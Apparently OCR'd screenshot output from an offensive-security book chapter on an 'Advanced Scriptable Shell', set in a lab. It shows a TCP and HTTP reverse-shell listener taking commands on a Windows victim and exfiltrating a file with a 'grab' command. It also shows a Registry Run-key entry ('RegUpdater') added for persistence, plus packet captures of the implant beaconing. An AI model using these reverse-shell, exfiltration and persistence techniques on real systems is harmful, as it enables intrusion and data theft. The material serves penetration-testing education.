
Processes: 43 CPU Usage: 0% Physical Memory: 64%




```
[GCC 7.2.0] on linux2
Type "copyright", "credits" or "license()" for more information.
>>>
 RESTART: /root/Desktop/v2bfiles/Data Exfiltration Server- TCP Reverse Shell.py
[+] Listening for incoming TCP connection on port 8080
[+] We got a connection from:  ('10.0.2.10', 49424)
Shell> ipconfig
♩
Windows IP Configuration♩
♩
♩
Ethernet adapter Local Area Connection:♩
♩
   Connection-specific DNS Suffix  . : ♩
   Link-local IPv6 Address . . . . . : fe80::88a5:c3c9:e7eb:dd14%11♩
   IPv4 Address. . . . . . . . . . . : 10.0.2.10♩
   Subnet Mask . . . . . . . . . . . : 255.255.255.0♩
   Default Gateway . . . . . . . . . : 10.0.2.1♩

Shell> dir
 Volume in drive C has no label.♩
 Volume Serial Number is 58A2-FE86♩
♩
 Directory of C:\Users\packt\Desktop♩
♩
09-04-2018  15:34    <DIR>          .♩
09-04-2018  15:34    <DIR>          ..♩
09-04-2018  15:16         7,582,322 Client.exe♩
09-04-2018  15:30               903 Client.exe.log♩
08-04-2018  05:54             2,555 IDLE (Python GUI).lnk♩
09-04-2018  15:34         1,719,346 Koala.png♩
08-04-2018  05:54             2,485 Python (command line).lnk♩
09-04-2018  15:16    <DIR>          Toexe♩
09-04-2018  13:20    <DIR>          V2B♩
               5 File(s)      9,307,611 bytes♩
               4 Dir(s)  26,305,105,920 bytes free♩

Shell> grab*Koala.png
[+] Transfer completed
Shell> |
```




```
C:\Users\packt\Desktop\requests-2.18.4>python
Python 2.7.14 (v2.7.14:84471935ed, Sep 16 2017, 20:19:30) [MSC v.1500 32 bit
tel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests
>>> _
```




```
Shell> ipconfig
10.0.2.10 - - [09/Apr/2018 17:00:20] "GET / HTTP/1.1" 200 -
10.0.2.10 - - [09/Apr/2018 17:00:20] "POST / HTTP/1.1" 200 -
↲
Windows IP Configuration↲
↲
↲
Ethernet adapter Local Area Connection:↲
↲
   Connection-specific DNS Suffix  . : ↲
   Link-local IPv6 Address . . . . . : fe80::88a5:c3c9:e7eb:dd14%11↲
   IPv4 Address. . . . . . . . . . . : 10.0.2.10↲
   Subnet Mask . . . . . . . . . . . : 255.255.255.0↲
   Default Gateway . . . . . . . . . : 10.0.2.1↲
↲
Tunnel adapter isatap.{ADA3A91C-1E3A-407A-A65E-FF2561FFB51B}:↲
↲
   Media State . . . . . . . . . . . : Media disconnected↲
   Connection-specific DNS Suffix  . : ↲

10.0.2.10 - - [09/Apr/2018 17:00:20] "POST / HTTP/1.1" 200 -

Shell> dddddir
10.0.2.10 - - [09/Apr/2018 17:00:39] "GET / HTTP/1.1" 200 -
10.0.2.10 - - [09/Apr/2018 17:00:39] "POST / HTTP/1.1" 200 -

10.0.2.10 - - [09/Apr/2018 17:00:39] "POST / HTTP/1.1" 200 -
'dddddir' is not recognized as an internal or external command,↲
operable program or batch file.↲

Shell> terminate
10.0.2.10 - - [09/Apr/2018 17:01:32] "GET / HTTP/1.1" 200 -
[!] Server is terminated
>>> 
```


Start
Sys Reconn
1'st Time
Yes
Do 1'st Step
No
Do 2'nd Step
Fire up Our Shell




```
C:\Users\packt\Desktop>cd Persistance

C:\Users\packt\Desktop\Persistance>dir
 Volume in drive C has no label.
 Volume Serial Number is 58A2-FE86

 Directory of C:\Users\packt\Desktop\Persistance

09-04-2018  20:48    <DIR>          .
09-04-2018  20:48    <DIR>          ..
08-04-2018  05:51             2,053 Persistent.py
09-04-2018  20:46           774,200 putty.exe
               2 File(s)        776,253 bytes
               2 Dir(s)  25,725,956,096 bytes free

C:\Users\packt\Desktop\Persistance>python
Python 2.7.14 (v2.7.14:84471935ed, Sep 16 2017, 20:19:30) [MSC v.1500 32 bit
tel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> print os.getcwd()
C:\Users\packt\Desktop\Persistance
```




Name	Type	Data
(Default)	REG_SZ	(value not set)

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run




Name	Type	Data
(Default)	REG_SZ	(value not set)
RegUpdater	REG_SZ	C:\Users\packt\Docur


Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run




```
4 0.0003… 10.0.2.15 10.0.2.10     TCP         54 80 → 49158 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5 0.5057… 10.0.2.10 10.0.2.15     TCP         66 [TCP Retransmission] 49158 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SA…
6 0.5057… 10.0.2.15 10.0.2.10     TCP         54 80 → 49158 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7 1.0083… 10.0.2.10 10.0.2.15     TCP         62 [TCP Retransmission] 49158 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM…
8 1.0083… 10.0.2.15 10.0.2.10     TCP         54 80 → 49158 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```



```
Traceback (most recent call last):
  File "Persistence.py", line 43, in <module>
  File "requests\api.pyc", line 69, in get
  File "requests\api.pyc", line 50, in request
  File "requests\sessions.pyc", line 465, in request
  File "requests\sessions.pyc", line 573, in send
  File "requests\adapters.pyc", line 415, in send
requests.exceptions.ConnectionError: ('Connection aborted.', error(100
```




```
4 0.0001… 10.0.2.15 10.0.2.10     TCP         54 80 → 49187 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5 0.5004… 10.0.2.10 10.0.2.15     TCP         66 [TCP Retransmission] 49187 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SA…
6 0.5004… 10.0.2.15 10.0.2.10     TCP         54 80 → 49187 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7 1.0005… 10.0.2.10 10.0.2.15     TCP         62 [TCP Retransmission] 49187 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM…
8 1.0005… 10.0.2.15 10.0.2.10     TCP         54 80 → 49187 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```




```
… 68.0… 10.0.2… 10.0.2.15  TCP     62 [TCP Retransmission] 49256 → 80 [SYN] Seq=0 Win=8192 Len=0 MS…
… 68.0… 10.0.2… 10.0.2.10  TCP     54 80 → 49256 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
… 74.0… 10.0.2… 10.0.2.15  TCP     66 49257 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PE…
… 74.0… 10.0.2… 10.0.2.10  TCP     54 80 → 49257 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
… 74.5… 10.0.2… 10.0.2.15  TCP     66 [TCP Retransmission] 49257 → 80 [SYN] Seq=0 Win=8192 Len=0 MS…
… 74.5… 10.0.2… 10.0.2.10  TCP     66 [TCP Port numbers reused] 80 → 49257 [SYN, ACK] Seq=168117807…
… 74.5… 10.0.2… 10.0.2.15  TCP     60 49257 → 80 [ACK] Seq=1 Ack=1681178078 Win=65536 Len=0
… 74.5… 10.0.2… 10.0.2.15  HTTP   218 GET / HTTP/1.1
… 74.5… 10.0.2… 10.0.2.10  TCP     54 80 → 49257 [ACK] Seq=1681178078 Ack=165 Win=30336 Len=0
```

Chapter 02: Advanced Scriptable Shell

